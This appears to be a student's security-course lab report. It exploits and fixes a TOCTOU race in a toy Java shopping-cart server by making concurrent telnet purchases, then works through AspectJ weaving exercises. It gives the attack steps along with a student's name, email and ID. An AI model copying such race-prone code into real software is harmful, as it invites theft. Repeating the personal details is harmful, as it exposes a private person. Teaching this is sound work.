
CPS 474/574 : Software/Language-based Security

Lab 1
Exploiting and Understanding the TOCTOU vulnerability

Name:- Niharika S Gadhave
Email:- gadhaven1@udayton.edu
Instructor:- Dr. Phu Phung
Students ID:- 1017113060

Task 1
Exploit the Program

A:- Attack Performed



```
-rw-rw-r-- 1 seed seed 4.9K Sep  1 08:49 ShoppingCart.jar
-rw-rw-r-- 1 seed seed    0 Sep  1 08:49 pocket.txt
[09/10/22]seed@VM:~/.../executable$ cat wallet.txt
30000[09/10/22]seed@VM:~/.../executable$ cat pocket.txt
[09/10/22]seed@VM:~/.../executable$ java -jar ShoppingCart.jar
ShoppingCart program is running on port 8888
Waiting for connections from clients
A new customer is connected!
A new customer is connected!
```

```
[09/10/22]seed@VM:~$ telnet localhost 8888
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to SS-LBS's ShoppingCart. The time now is Sat Sep 10 14:01:
Your balance: 30000 credits
Please select your product:
candies - 1
car - 30000
pen - 40
book - 100
What do you want to buy, type e.g., pen
pen
You have sucessfully purchased a 'pen'
Your new balance: 29960 credits
Connection closed by foreign host.
[09/10/22]seed@VM:~$
```

```
[09/10/22]seed@VM:~$ telnet localhost 8888
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to SS-LBS's ShoppingCart. The time now is Sat Sep
Your balance: 30000 credits
Please select your product:
candies - 1
car - 30000
pen - 40
book - 100
What do you want to buy, type e.g., pen
car
You have sucessfully purchased a 'car'
Your new balance: 0 credits
Connection closed by foreign host.
[09/10/22]seed@VM:~$
```

Description: The attack happens because the shared account is updated the time - of - check and time - of - use

B:- Attack Explanation


1:- How did you attack the system? You might mention the steps you have taken.
Ans:- Steps to attack the system:

- ☐ Connected to virtual desktop of college
- ☐ Opened the terminal and started the server using
  Java -jar ShoppingCart.jar
- ☐ Opened 2 more terminals which would act like concurrent threads/clients then connected to the server using below command
  Telnet localhost 8888
- ☐ Purchase products at the same time from each client terminal. This will result in the purchase of both things despite the fact that we do not have enough money.

2:- Why did the attack happen? Explain in detail.
Ans:- The reasons for this attack to happen are: The threads are not synchronized, a transaction initiated by another thread has no effect on the value of a shared variable and at least two clients are simultaneously accessing a common variable.

Task 2
Source code modification output

A:- Modified source code output



```
[09/10/22]seed@VM:~$ telnet localhost 8888
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to SS-LBS's ShoppingCart. The time now is Sat Sep 10 14:13:57 EDT 2022
Your balance: 30000 credits
Please select your product:
candies - 1
car - 30000
pen - 40
book - 100
What do you want to buy, type e.g., pen?
car
Your balance is less than the price
Connection closed by foreign host.
[09/10/22]seed@VM:~$ 
```

B:- The lines of code in the program's source code that can be exploited

- The method declaration of the getBalance() method in Wallet.java


Public int getBalance() throws IOException {.....}

- The run function in ShoppingCart.java does not check the account balance for any alterations made by any other threads. This takes use of the software to keep the balance constant regardless of thread purchases.

if(balance>=price){......}


C:- Solution to fix the TOCTOU

We must verify or obtain the most recent balance before putting additional items to the pocket. The price of the new item is then contrasted with this revised balance. This makes sure that any updates from another thread are taken into account during this thread's process cycle.




```
balance=wallet.getBalance();
if(balance>=price){
    wallet.setBalance(balance-price);
    Pocket pocket = new Pocket();
    pocket.addProduct(product);
    out.println("You have sucessfully purchased a '" + product + "'");
    out.println("Your new balance: " + wallet.getBalance()+ " credits");
        out.flush();
}else{
    out.println("Your balance is less than the price");
    out.flush();
}
```

Synchronizing method



```
public synchronized int getBalance() throws IOException {
this.file.seek(0);
return Integer.parseInt(this.file.readLine());
}
```

The user cannot add any purchases to the cart that are larger than the balance after making the aforementioned modifications.



D:- API functionalities and bugs

1:- Wallet.getBalance()

Function: We are utilizing the seek method because we want to conduct both read and write operations from a place. We can define the index from which the read operation will commence using this approach. The file pointer position was set to 0. This position's text is type cast to an integer before being returned. If the value of the file pointer position is less than 0, this procedure may cause an IOException.

Bugs: At the moment, there is no call to/synchronization of this function to check the balance before adding things to the pocket. To avoid thread interference, this process should be synchronized. All reads and updates to this object's variables must use synchronized methods since this object may be accessible to many threads.

2:- Store.getPrice(String product)

Functions: This method receives the text value supplied and, depending on the user's choice, provides the appropriate price of the product in integer format. After any purchase, the new balance is determined using this value.

Bugs: There are no bugs in this method

3:- Wallet.setBalance()

Function: This method converts an int parameter to a string parameter before writing the result to the file. During typecasting, this method may also throw an exception.

Bugs: Currently, after adding things to the pocket, this function is not called or synced to change the balance. This procedure has to be synchronized in order to reflect the new balance following other thread interference. All reads and updates to this object's variables must use synchronized methods since this object may be accessible to many threads.

4:- Pocket.addProduct(String product)

Function: This function inserts the string the user selected in the Pocket using the String value as an input.

Bugs: Due to the fact that the setBalance function is already synchronized. This approach doesn't abuse the software.

CPS 474/574 : Software/Language-based Security


Lab 2
AspectJ, Inlined Reference Monitors and Reverse Engineering

Name:- Niharika S Gadhave **Email:- gadhaven1@udayton.edu**
Instructor:- Dr. Phu Phung **Students ID:- 1017113060**

Repository link: https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/


Part 1
Aspect-Oriented Programming and Inlined Reference Monitors

Task 1: Started with Aspectj




```
[09/25/22]seed@VM:~/.../AspectJS ajc Hello.java HelloAspect.aj
[09/25/22]seed@VM:~/.../AspectJS java -cp ".:/usr/share/java/aspectjrt.jar" Hello
AOP test: Niharika Gadhave. Current time is :Sun Sep 25 12:40:57 EDT 2022
Hello World!
This is after greeting. Current time is:
Sun Sep 25 12:40:57 EDT 2022
[09/25/22]seed@VM:~/.../AspectJS
```

Task 2: Modified Aspectj




```
Your branch is up to date with 'origin/master'.
Changes to be committed:
  (use "git reset HEAD <file>..." to unstage)

        modified:   HelloAspect.aj

[09/22/22]seed@VM:~/.../AspectJS git commit -m "updated"
[master [illegible]] updated
 1 file changed, 2 insertions(+), 2 deletions(-)
[09/22/22]seed@VM:~/.../AspectJS git push
Counting objects: 7, done.
Delta compression using up to 2 threads.
Compressing objects: 100% (7/7), done.
Writing objects: 100% (7/7), 683 bytes | 0 bytes/s, done.
Total 7 (delta 3), reused 0 (delta 0)
To https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1.git
   [illegible]  master -> master
[09/22/22]seed@VM:~/.../AspectJS ajc Hello.java HelloAspect.aj
[09/22/22]seed@VM:~/.../AspectJS java -cp ".:/usr/share/java/aspectjrt.jar" Hello
AOP test: Niharika Gadhave. Current time is :Thu Sep 22 21:18:33 EDT 2022
Hello World!
This is after greeting
[09/22/22]seed@VM:~/.../AspectJS
```

Task 3: Modified Java Bytecode using AspectJ
i. Packaging Java to Java Bytecode




```
[09/22/22]seed@VM:~/.../AspectJ$ ajc Hello.java HelloAspect.aj
[09/22/22]seed@VM:~/.../AspectJ$ java -cp ".:/usr/share/java/aspectjrt.jar" Hello
AOP test: Niharika Gadhave. Current time is :Thu Sep 22 21:14:57 EDT 2022
Hello World!
This is after greeting. Current time is:
Thu Sep 22 21:14:57 EDT 2022
[09/22/22]seed@VM:~/.../AspectJ$ javac Hello.java
[09/22/22]seed@VM:~/.../AspectJ$ java Hello
Hello World!
[09/22/22]seed@VM:~/.../AspectJ$ java -cvfe Hello.jar Hello Hello.class
Unrecognized option: -cvfe
Error: Could not create the Java Virtual Machine.
Error: A fatal exception has occurred. Program will exit.
[09/22/22]seed@VM:~/.../AspectJ$ jar -cvfe Hello.jar Hello Hello.class
added manifest
adding: Hello.class(in = 493) (out= 323)(deflated 34%)
[09/22/22]seed@VM:~/.../AspectJ$ java -jar Hello. jar
Error: Unable to access jarfile Hello.
[09/22/22]seed@VM:~/.../AspectJ$ java -jar Hello.jar
Hello World!
[09/22/22]seed@VM:~/.../AspectJ$ ls
HelloAspect.aj  HelloAspect.class  Hello.class  Hello.jar  Hello.java
[09/22/22]seed@VM:~/.../AspectJ$
```

ii. Weaving aspect to jar file




```
[09/25/22]seed@VM:~/.../AspectJ$ ajc Hello.java HelloAspect.aj
[09/25/22]seed@VM:~/.../AspectJ$ java -cp ".:/usr/share/java/aspectjrt.jar" Hello
AOP test: Niharika Gadhave. Current time is :Sun Sep 25 12:48:57 EDT 2022
Hello World!
This is after greeting. Current time is:
Sun Sep 25 12:48:57 EDT 2022
[09/25/22]seed@VM:~/.../AspectJ$ ls
Hello-AOP.jar  HelloAspect.aj  HelloAspect.class  HelloAspectJ.aj  Hello.class  Hello.jar  Hello.java
[09/25/22]seed@VM:~/.../AspectJ$ java -jar Hello.jar
Hello World!
[09/25/22]seed@VM:~/.../AspectJ$
```



```
adding: Hello.class(in = 405) (out= 322)(deflated 20%)
[09/22/22]seed@VM:~/.../AspectJ$ java -jar Hello.jar
Error: Unable to access jarfile Hello.
[09/22/22]seed@VM:~/.../AspectJ$ java -jar Hello.jar
Hello World!
[09/22/22]seed@VM:~/.../AspectJ$ ls
HelloAspect.aj  HelloAspect.class  Hello.class  Hello.jar  Hello.java
[09/22/22]seed@VM:~/.../AspectJ$ ajc -cp ".:/usr/share/java/aspectjrt.jar" -inpath Hello
.jar HelloAspect.aj -outjar Hello-AOP.jar
[09/22/22]seed@VM:~/.../AspectJ$ ls
Hello-AOP.jar  HelloAspect.aj  HelloAspect.class  Hello.class  Hello.jar  Hello.java
[09/22/22]seed@VM:~/.../AspectJ$ java -cp ".:/usr/share/java/aspectjrt.jar" -javaagent:/
usr/share/java/aspectjweaver.jar -jar Hello-AOP.jar
Error opening zip file or JAR manifest missing : /usr/share/java/aspectjweaver.jar
Error occurred during initialization of VM
agent library failed to init: instrument
[09/22/22]seed@VM:~/.../AspectJ$ java -cp ".:/usr/share/java/aspectjrt.jar" -javaagent:/
usr/share/java/aspectjweaver.jar -jar Hello-AOP.jar
AOP test: [illegible] Gadhave. Current time is :Thu Sep 22 21:29:33 EDT 2022
Hello World!
This is after greeting. Current time is:
Thu Sep 22 21:29:33 EDT 2022
[09/22/22]seed@VM:~/.../AspectJ$
```


Task 4: Learning how to create security policies in AspectJ

i. Demonstration



```
[09/22/22]seed@VM:~/.../ShoppingCartS ls -lrth
total 20K
-rw-rw-r-- 1 seed seed  871 Sep 21 23:35 Pocket.java
-rw-rw-r-- 1 seed seed    0 Sep 21 23:35 wallet.txt
```

```
[09/22/22]seed@VM:~$ telnet localhost 8888
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to SU LAB's ShoppingCart. The time now is Thu Sep 22 21:55:08 EDT 2022
Your balance: 30000 credits
Please select your product:
candies - 1
car - 20000
pen - 40
book - 300
What do you want to buy, type e.g., pen?
```



```
import java.util.Date;
public aspect ShoppingCartAspect{

    pointcut setBalance(int balance): call(* Wallet.setBalance(int)) && args(balance);

    after(int balance): setBalance(balance){
        System.out.println("AOP test: By [illegible] Gadhave. This is after greeting !");
        System.out.println("This Policy is enforced by [illegible] Gadhave");
        System.out.println(new Date().toString() + "\n The new balance is: "+balance);
    }
}
```

ii. Description:

- Every time, the Wallet class's setBalance method, which accepts the balance as a parameter or argument, is called, and I've made a pointcut for each of those calls as well.
- The balance can be entered through the command line using the advice type "after."
- The balance is then accessed by this aspect, and both the time and it are printed.

iii. Source Code for AspectJ

